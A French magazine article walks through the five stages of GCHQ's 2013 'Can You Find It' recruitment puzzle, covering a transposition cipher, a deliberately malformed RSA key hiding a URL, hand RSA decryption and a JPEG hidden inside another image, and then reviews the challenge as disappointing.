Outre ces récompenses, le communiqué de presse ne manque pas de revenir sur le passé glorieux de l'agence. Il invite les candidats à suivre les traces d'Alan Turing et rappelle son rôle majeur pendant la Seconde Guerre mondiale lorsqu'il a mené à bien la cryptanalyse d'Enigma, la machine de chiffrement utilisée par les nazis.

Pour finir, le GCHQ insiste sur le fait que ce challenge s'adresse à tous les profils. Qu'ils sont surtout à la recherche de gens curieux et tenaces, mais pas nécessairement d'experts reconnus. Cependant, deux superlatifs retiennent notre attention et nous mettent l'eau à la bouche : ces épreuves ont été créées par

une équipe de *top mathematicians* du GCHQ et elles représentent une *high bar* pour le recrutement.

Enfilons notre costume de James Bond et regardons sans plus attendre en quoi consistent ces fameuses épreuves.

2 Le Challenge

2.1 Premier secret

Le challenge commence à l'adresse **https://canyoufindit.co.uk**. Comme le montre la figure 1, nous y trouvons d'une part une énigme composée d'une suite de lettres majuscules et d'autre part un formulaire permettant de valider 5 réponses.

Le texte est découpé en 28 blocs de 5 lettres et un bloc de 3 lettres, pour un total de 143 lettres. Aucun de ces blocs ne forme un mot anglais. Nous savons que ce texte renferme au moins un secret. Afin de comprendre de quelle manière il aurait pu être caché, nous allons faire des suppositions et des déductions.

Comme ce texte contient uniquement des lettres, une première hypothèse vraisemblable est de considérer qu'il s'agit à l'origine d'un texte écrit en langue anglaise qui a subi une transformation. Peut-être que cette transformation est un chiffrement par décalage, par permutation, par substitution, ou pourquoi pas un mélange de tout ça. Les techniques permettant de chiffrer un texte ne manquent pas. Cette pratique existe – littéralement – depuis l'Antiquité **[3]**. Peut-être qu'il s'agit d'un chiffre de César, de Vigenère, de Hill ou encore d'une machine Enigma.

Commençons par éliminer le cas le plus trivial. Le chiffre de César est très basique et consiste à décaler chaque caractère d'un nombre fixe de rang. Si le texte de la figure 1 a été chiffré avec César, il n'y a que 25 textes clairs possibles. Nous les testons tous et constatons qu'aucun n'a de sens.

Ensuite, pour comprendre quel type de transformation a pu subir le texte, il est judicieux de réaliser une analyse fréquentielle. En effet, en comptant les occurrences des lettres et en les comparant à la fréquence d'apparition des lettres dans la langue anglaise, il va être possible de tirer un certain nombre de conclusions.

Pour calculer cette fréquence en quelques lignes de Python, nous utilisons **`collections.Counter`** qui compte les occurrences de chaque élément d'un ensemble. Puis, nous l'adaptons afin d'obtenir des pourcentages.

```
>>> import re
>>> txt = re.sub(r"\W", "", """
... AWVLI QIQVT QOSQO ELGCV IIQWD LCUQE EOENN WWOAO
... LTDNU QTGAW TSMDO QTLAO QSDCH PQQIQ DQQTQ OOTUD
... BNIQH BHHTD UTEET FDUEA UMORE SQEQE MLTME TIREC
... LICAI QATUN QRALT ENEIN RKG""")
>>> from collections import Counter
>>> def char_frequency(s):
...     d = { k : round(v*100.0/len(s),3) for k, v in Counter(s).iteritems() }
...     return Counter(d)
>>>
>>> char_frequency(txt)
Counter({'Q': 13.986, 'E': 9.79, 'T': 9.79, 'I': 6.993, 'O': 6.993,
'A': 5.594,'D': 5.594, 'L': 5.594, 'N': 4.895, 'U': 4.895, 'C': 3.497,
'W': 3.497,'H': 2.797, 'M': 2.797, 'S': 2.797, 'R': 2.797, 'G': 2.098,
'V': 2.098,'B': 1.399, 'F': 0.699, 'K': 0.699, 'P': 0.699})
```

Voici, en comparaison, la fréquence de la langue anglaise **[4]**.

```
'E': 12.702, 'T': 9.056, 'A': 8.167, 'O': 7.507, 'I': 6.966, 'N': 6.749,
'S': 6.327, 'H': 6.094, 'R': 5.987, 'D': 4.253, 'L': 4.025, 'C': 2.782,
'U': 2.758, 'M': 2.406, 'W': 2.36, 'F': 2.228, 'G': 2.015, 'Y': 1.974,
'P': 1.929, 'B': 1.492, 'V': 0.978, 'K': 0.772, 'J': 0.153, 'X': 0.15,
'Q': 0.095, 'Z': 0.074
```

La ressemblance est assez frappante et les quelques petites variations peuvent s'expliquer par la faible taille de notre échantillon. Les 5 lettres les plus fréquentes en anglais sont ETAOI. Les 5 les moins utilisées sont ZQXJK. Dans notre énigme, les lettres les plus fréquentes sont QETIAO tandis qu'elle ne contient aucun ZXJ et un seul K.

Nous obtenons ainsi beaucoup de données cohérentes et une seule donnée clairement aberrante. Le Q, lettre très rare dans la langue anglaise (moins de 0.1%) est omniprésente dans notre échantillon (presque 14%). Dans tout texte anglais, il n'existe qu'un seul caractère qui est bien plus fréquent que la lettre E. Nous en déduisons donc que les Q sont probablement des espaces.

Une fois la donnée aberrante rectifiée, la fréquence d'apparition des lettres de notre texte est très proche de celle de l'anglais. Cela nous apprend qu'il n'a certainement pas subi un chiffrement complexe, mais plutôt une simple permutation. Il ne nous reste donc qu'à ranger ces lettres dans le bon ordre et nous devrions obtenir des mots.




Figure 1 : Page de départ du challenge.

Pour deviner la manière dont les lettres ont été mélangées, il faut tirer parti des indices qui sont à notre disposition. Le premier est qu'elles sont groupées par bloc de 5. Nous pouvons par exemple tenter de prendre la première lettre de chaque bloc ou encore d'inverser les lettres à l'intérieur des blocs. Plusieurs tentatives infructueuses nous amènent à croire que cette séparation en blocs n'est pas porteuse de sens. Notre second indice est la longueur du texte : 143 caractères, autrement dit 11x13. En lisant un caractère sur 11 ou un caractère sur 13, nous allons pouvoir obtenir un nombre entier de blocs. C'est finalement ce dernier essai qui nous révèle le texte d'origine.

```
>>> txt = txt.replace("Q", " ")
>>> "".join(txt[(i*13)%143+(i*13)/143] for i in range(143))
'A COMPUTER WOULD DESERVE TO BE CALLED INTELLIGENT IF IT COULD DECEIVE A
HUMAN INTO BELIEVING THAT IT WAS HUMAN WWWDOTMETRODOTCODOTUKSLASHTURING'
```

Lire un caractère tous les X est une méthode de chiffrement très ancienne. Les Spartiates utilisaient la scytale **[5]** qui consiste en un bâton en bois autour duquel on enroule une lanière de cuir qui contient des lettres. Le diamètre du bâton change alors la manière dont le message est déchiffré.

Une fois notre déchiffrement effectué, nous découvrons une citation d'Alan Turing **[6]** ainsi que l'URL http://www.metro.co.uk/turing qui nous conduit au niveau suivant. Le premier secret est **Turing**.

2.2 Deuxième secret

L'URL trouvée précédemment nous permet de télécharger le fichier *comp1.key* qui est une clé privée RSA.

```
-----BEGIN RSA PRIVATE KEY-----
MIIC2gIBAAKBgDfABK8+joDLdbFTDJ+y3PTTzkqCi1L2qEjgxdg1iyZshJTeKUck
SYVyKBeOBtB3FwwqXVa6iNEHJeLFewFE6ulEOIcatVp11Zg0ibMfnqTivbd6t8/z
3KzqrFksg9xQiicMactmTqFkm8ro5ODc2NTQzMjEwLy4tLCslBOCOVHxAgMBAAEC
gYATW12FB2BtQbecmSxh6rWjYENZRZhgdvoZS8oF9xlYfwdNtRF5/RR1/BwFia++
BAuBktgTu/KzORsjcNPzrd0uTCbTG6hW8YPK2ROVOOeAMHek8Nl3+SW5wdePKuWw
MdjDDjqxXDns+ZC1d2Cpz5V+x+2znOYL0bsEKei0sWl7LQKBgDfABK8+joDLdbFT
DJ+y3PTTzkqCi1L2qEjgxdg1iyZshJTeKUckSYVyKBeOBtB3FwwqXVa6iNEHJeLF
ewFE6uhVSior5HGPArFhsOQ0v9ob1NCV7P8M99qN4XplmX/xs05HgQCVh9aMWtio
pKCcmJSQjIiEgHx4dHBsU9JB+TvkAkB3dy53aHRzaXNpbGd1b2VjdHNyZWhzcmku
ZW9jdS4va2xidGVoY2VsIHkgICAgICAgICAgICAgICAgICAgICAgIAuPAkATpSSd/C5S
IEAbUPk+ZYAdt7OYVzay7ViAiaukhkt+/sJG+m8GmHnAKyLf9ohx3/aIcd/2iHHf
9ohx3/ayirJPAkAIefJYEpdAoRjQCHPGUpOVjLiyQMyPcnsutG+ctAGGU8lZTDU
yUim9V7iwqTE4sKkxOLCpMTiwqTE4sKkxOFNAoGAFInzTsAOkauW3crd1XfxMhxi
tUkapdQqlwvFhZuouNIybfEOfW6WkjtghBDyqf50cEFWXMJ7Vk8mr6cwTosPvYKU
VXKUCblretLTeU95TlbkprizPky++5b7pQuSi3mpLMi+6VgvcjTthfXPYNg2JjJp
gmteC4felYL/2FTAmT8=
-----END RSA PRIVATE KEY-----
```

Une clé privée RSA seule n'est pas très utile. Elle peut par exemple nous permettre de déchiffrer un message ou encore de s'authentifier sur un serveur SSH. Mais dans le cas présent, nous ne disposons d'aucun autre élément que cette clé.

Figure 2 : Troisième énigme.

Une fois décodée, une clé RSA est censée n'être composée que de nombres entiers. Or, visuellement, un œil aguerri ne manquera pas de remarquer que le base64 de cette clé contient une chaîne qui n'a rien à faire ici.

```
ICAgICAgICAgICAgICAgICAg
```

Une telle répétition de caractères est très suspecte, d'autant plus que ceux-ci représentent une suite d'espaces encodés en base64. En décodant l'ensemble de la clé, on trouve juste avant ces espaces une chaîne de caractères qui ressemble étrangement à une URL.

```
@ww.whtsisilguoectsrehsri.eocu./klbtehcel y
```

Cette clé RSA semble anormale. Pour vérifier si elle est malgré tout valide, il est possible d'utiliser OpenSSL.

```
$ openssl rsa -in comp1.key -check
RSA key error: p not prime
RSA key error: n does not equal p q
RSA key error: d e not congruent to 1
RSA key error: dmp1 not congruent to d
```

P n'est pas un nombre premier, N n'est pas égal à PQ. Le verdict est sans appel : cette clé RSA est moisie. En regardant plus en détail les nombres entiers qui composent la clé, nous allons retrouver celui qui contient notre chaîne de caractères.

```
$ openssl rsa -in comp1.key -text
[...]
prime2:
    77:77:2e:77:68:74:73:69:73:69:6c:67:75:6f:65:
    63:74:73:72:65:68:73:72:69:2e:65:6f:63:75:2e:
    2f:6b:6c:62:74:65:68:63:65:6c:20:79:20:20:20:
    20:20:20:20:20:20:20:20:20:20:20:20:20:20:20:
    20:20:0b:8f
```

Affiché sous forme ASCII :

```
'ww.whtsisilguoectsrehsri.eocu./klbtehcel y                    \x0b\x8f'
```

En inversant le 3ème et le 4ème caractère, on obtient le début d'URL *www.*, en continuant ce raisonnement et en permutant tous les couples de caractères, une URL valide se reconstruit.

```
>>> "".join(x[i+1] + x[i] for i in range(0,len(x),2))
'www.thisisgloucestershire.co.uk/bletchley                     \x8f\x0b'
```

Ce niveau est quelque peu déroutant puisqu'il est possible de le résoudre en moins d'une minute si l'on ne s'attarde pas sur les subtilités liées à RSA. Le second secret est **Bletchley**, la ville dans laquelle se situait le site de décryptage du Royaume-Uni pendant la Seconde Guerre mondiale.

2.3 Troisième secret

La nouvelle URL nous amène jusqu'à l'énigme suivante qui est une suite de caractères hexadécimaux (Fig. 2).

Pour déterminer de quoi il s'agit, nous procédons comme d'habitude par élimination en écartant d'abord les cas les plus simples à vérifier. Ces données ne renferment pas de chaîne de caractères. La commande **file** montre qu'il ne s'agit pas d'un type de fichier connu. Il ne s'agit pas non plus de code assembleur, comme c'était le cas dans le challenge *Can You Crack It* de 2011. Pour savoir si ces données sont chiffrées et/ou compressées, nous pouvons réutiliser la fonction **char_frequency** définie lors de la première énigme. Nous remarquons alors que les octets sont uniformément distribués.

Nous sommes donc en présence de données qui ont probablement été chiffrées. Nous ne pouvons rien en faire sans connaître l'algorithme utilisé et la clé de déchiffrement. Or, grâce au niveau précédent, nous disposons justement d'une clé privée RSA. Nous essayons donc de déchiffrer ces données avec OpenSSL et la clé RSA *comp1.key*.

```
$ openssl rsautl -decrypt -in data -inkey comp1.key
RSA operation error
140513231107744:error:0306E06C:bignum routines:BN_mod_inverse:no
inverse:bn_gcd.c:491:
```

OpenSSL n'est pas content. Cette clé RSA est trop incohérente pour lui. Qu'à cela ne tienne, nous allons déchiffrer à la main ! Si une telle opération peut sembler complexe de prime abord quand on connaît mal le chiffrement RSA, elle s'avère en réalité très simple. Nous devons extraire de la clé privée les deux entiers qui nous intéressent : le module de chiffrement N et l'exposant de déchiffrement D.

N peut être récupéré directement avec OpenSSL en utilisant l'option **-modulus** mais ce n'est pas le cas de D. Pour s'en sortir facilement, il est possible d'afficher le contenu de la clé avec l'option **-text** puis de convertir manuellement les chaînes hexadécimales en nombres entiers.

```
$ openssl rsa -in comp1.key -text
modulus:
    37:c0:04:af:3e:8e:80:cb:75:b1:53:0c:9f:b2:dc:
    f4:d3:ce:4a:82:8b:52:f6:a8:48:e0:c5:d8:35:8b:
    26:6c:84:94:de:29:47:24:49:85:72:28:17:8e:06:
    d0:77:17:0c:2a:5d:56:ba:88:d1:07:25:e2:c5:7b:
    01:44:ea:e9:44:38:87:1a:b5:5a:75:d5:98:34:89:
    b3:1f:9e:a4:e2:bd:b7:7a:b7:cf:f3:dc:ac:ea:ac:
    59:2c:83:dc:50:8a:27:0c:69:cb:66:4e:a1:64:9b:
    ca:e8:e4:e0:dc:d8:d4:d0:cc:c8:c4:c0:bc:b8:b4:
    b0:ac:94:13:82:39:51:f1
privateExponent:
    13:5b:5d:85:07:60:6d:41:b7:9c:99:2c:61:ea:b5:
    a3:60:43:59:45:98:60:76:fa:19:4b:ca:05:f7:19:
    58:7f:07:4d:b5:11:79:fd:14:75:fc:1c:05:89:af:
    be:04:0b:81:92:d8:13:bb:f2:b3:39:1b:23:70:d3:
    f3:ad:dd:2e:4c:26:d3:1b:a8:56:f1:83:ca:d9:13:
    95:38:e7:80:30:77:a4:f0:d9:77:f9:25:b9:c1:d7:
    8f:2a:e5:b0:31:d8:c3:0e:3a:b1:5c:39:ec:f9:90:
    b5:77:60:a9:cf:95:7e:c7:ed:b3:9c:e6:0b:d1:bb:
    04:29:e8:b4:b1:69:7b:2d
```

```
>>> D = int(re.sub(r"[\s:]","", privateExponent), 16)
```

À présent, une fois les données chiffrées mises sous la forme d'un nombre entier C, pour obtenir le message déchiffré il suffit de calculer C puissance D modulo N.

Une implémentation naïve de ce calcul serait :

```
>>> C**D % N
```

Ceci est à proscrire puisque les entiers manipulés étant très grands, C puissance D ne peut pas être calculé par un ordinateur de bureau. À la place, nous utilisons la fonction **pow** qui permet de passer un modulo en 3ème paramètre. Le calcul est alors instantané.

```
>>> pow(C,D,N)
4944565483469111117563756021012684510570966164657258721371726768527990429740953681597035066527193712493778972975136L
>>> hex(_)[2:-1].decode("hex")
'        ww.whtregesiet.rocu./knegiam0231        '
```

Une fois l'entier déchiffré, nous le convertissons en chaîne de caractères et obtenons une URL dont les lettres ont été permutées par groupe de deux, comme pour le secret précédent. Ainsi, l'URL de l'étape suivante est http://www.theregister.co.uk/enigma2013 et le troisième secret est **enigma2013**.

2.4 Quatrième secret

L'URL nous conduit sur une page hébergeant l'image *comp3.jpg* (Fig. 3).

Il existe une grande variété de possibilités pour cacher un secret dans une image. En voici quelques exemples.




Figure 3 : Image comp3.jpg.

Tout d'abord, la plupart des formats d'image permettent de stocker des métadonnées ou d'inclure des chaînes de caractères en commentaire. Nous pourrons le vérifier facilement.

Ensuite, il est possible que le secret ait été inséré directement dans des zones du fichier qui sont ignorées par les visionneurs d'image. Cela pourra être partiellement traqué avec des commandes telles que **strings** et **hachoir-subfile**.

Il se peut également que le camouflage du secret soit purement visuel. Ainsi, en jouant avec le contraste de l'image, la luminosité et la balance des couleurs, certaines zones cachées de l'image peuvent apparaître.

Enfin, nous pouvons être en présence de stéganographie. Le cas classique est de coder le secret dans les bits de poids faible de l'image, mais il existe une quasi-infinité d'implémentations. Pour déjouer ce type de stéganographie, il sera nécessaire d'analyser en détail le format de l'image, d'examiner les bits de poids faible et toutes les données qui n'ont pas d'impact visuel. Cependant, une astuce pour gagner du temps est de tenter de retrouver l'image originale et d'observer les différences entre les deux fichiers.

Avec la même démarche que précédemment, nous allons donc commencer par éliminer les cas les plus triviaux.

Le format Exif est le plus courant pour stocker des métadonnées dans une image. La plupart des appareils photo numériques utilisent d'ailleurs ce format par défaut souvent sans que le photographe en soit conscient. Les répercussions sont parfois cocasses. Il arrive qu'une photo soit diffusée avec des visages censurés, mais qu'elle contienne une miniature de l'originale dans ses métadonnées. Mais l'exemple qui a fait le plus de bruit récemment concerne la saga rocambolesque de l'excentrique John McAfee. Alors fugitif au Guatemala, il a été retrouvé et arrêté à cause d'une photo de lui publiée sur Vice.com **[7] [8]** par un journaliste. Cette photo renfermait en effet dans ses métadonnées Exif les coordonnées GPS exactes du cliché.

Trêve de digression. Regardons si de telles métadonnées ont été ajoutées dans notre image.

```
$ exif comp3.jpg
Données corrompues
Les données fournies ne respectent pas les spécifications.
ExifLoader: Les données fournies ne semblent pas contenir de
données EXIF.
```

La réponse est non. La commande **strings** ne nous révèle pas non plus de chaîne de caractères particulière. Poursuivons.

```
$ hachoir-subfile comp3.jpg
[+] Start search on 62468 bytes (61.0 KB)

[+] File at 0 size=52180 (51.0 KB): JPEG picture
[+] File at 52180 size=10288 (10.0 KB): JPEG picture

[+] End of search -- offset=62468 (61.0 KB)
```

Hachoir trouve deux en-têtes JPEG dans le fichier. Pour savoir s'il s'agit bien d'une seconde image incluse à la suite de la première, il suffit de l'extraire

```
>>> with open("secret.jpg","wb") as f:
...     f.write(open("comp3.jpg").read()[52180:])
```

L'image *secret.jpg* récupérée représente une URL.

Figure 4 : Image extraite du fichier comp3.jpg.

Il n'y avait donc pas de stéganographie. Le 4ème secret est **colossus**. C'est le nom de l'ordinateur utilisé pour faire de la cryptanalyse pendant la Seconde Guerre mondiale. Comme nous l'apprend Wikipédia **[9]**, c'est d'ailleurs cette machine qui est représentée sur l'image *comp3.jpg*.

2.5 Cinquième secret

Le dernier secret n'en est pas véritablement un. L'URL http://www.eveningstandard.co.uk/colossus nous donne directement accès à une page qui affiche l'URL finale : http://canyoufindit.co.uk/secured. Le cinquième secret est donc **secured** et nous permet de terminer ce challenge.

Détail intéressant, les énigmes ont été hébergées sur des sites de presse anglaise, respectivement *Metro*, *This is Gloucestershire*, *The Register* et *London Evening Standard*. Cette décision, probablement motivée par un gain en visibilité, démontre une bonne entente entre le GCHQ et les médias anglais. Chacun est libre d'interpréter s'il s'agit d'une bonne ou d'une mauvaise chose.

Conclusion

Difficile de ne pas rester sur sa faim ! D'accoutumée, la difficulté des épreuves d'un challenge est croissante afin que les participants commencent en douceur et finissent en s'arrachant les cheveux. Ici, seul le premier niveau oppose une certaine résistance. La suite est une succession d'énigmes peu originales, mais surtout trop rapides. Nous sommes assez loin du fun du précédent challenge, où le GCHQ nous avait par exemple mis au défi de coder une machine virtuelle en JavaScript. Vous l'aurez compris, personnellement, j'ai trouvé cette seconde édition plutôt décevante.

Créer des challenges pour faire du bruit et recruter est un concept à la mode. Si de plus en plus d'entités s'y risquent avec plus ou moins de succès, ce type d'initiative reste toujours intéressant et doit être salué. Il faut d'ailleurs rappeler que le GCHQ annonce être à la recherche de nombreux profils, privilégiant aussi bien la motivation et la curiosité que l'expérience. Sous cet aspect, le contrat est rempli puisque ces énigmes ne nécessitent pas de prérequis particulier pour être résolues. Ainsi, un participant néophyte mais suffisamment motivé peut en venir à bout. *Can You Find It* a donc le mérite d'exister et peut être un bon premier challenge pour ceux qui souhaitent débuter.

Reste maintenant à attendre que l'éventuelle troisième édition de ce challenge nous surprenne. Cette fois-ci, espérons-le, dans le bon sens du terme. ■

RÉFÉRENCES

[1] MISC 60 - Canyoucrackit.co.uk : Analyse d'un buzz et solution du challenge

[2] http://www.gchq.gov.uk/press_and_media/press_releases/Pages/solve-cyber-secret.aspx

[3] http://fr.wikipedia.org/wiki/Histoire_de_la_cryptographie

[4] http://en.wikipedia.org/wiki/Letter_frequency

[5] http://fr.wikipedia.org/wiki/Scytale

[6] http://www.brainyquote.com/quotes/quotes/a/alanturing269231.html

[7] http://www.vice.com/read/we-are-with-john-mcafee-right-now-suckers

[8] http://www.numerama.com/magazine/24450-mcafee-arrete-trahi-par-les-metadonnees-d-une-photo.html

[9] http://fr.wikipedia.org/wiki/Colossus_%28ordinateur%29

6ème
Forum International
de la Cybersécurité

21 et 22 janvier 2014
Lille Grand Palais - France

IDENTITÉ NUMÉRIQUE ET CONFIANCE

www.forum-fic.com/2014

contact@forum-fic.com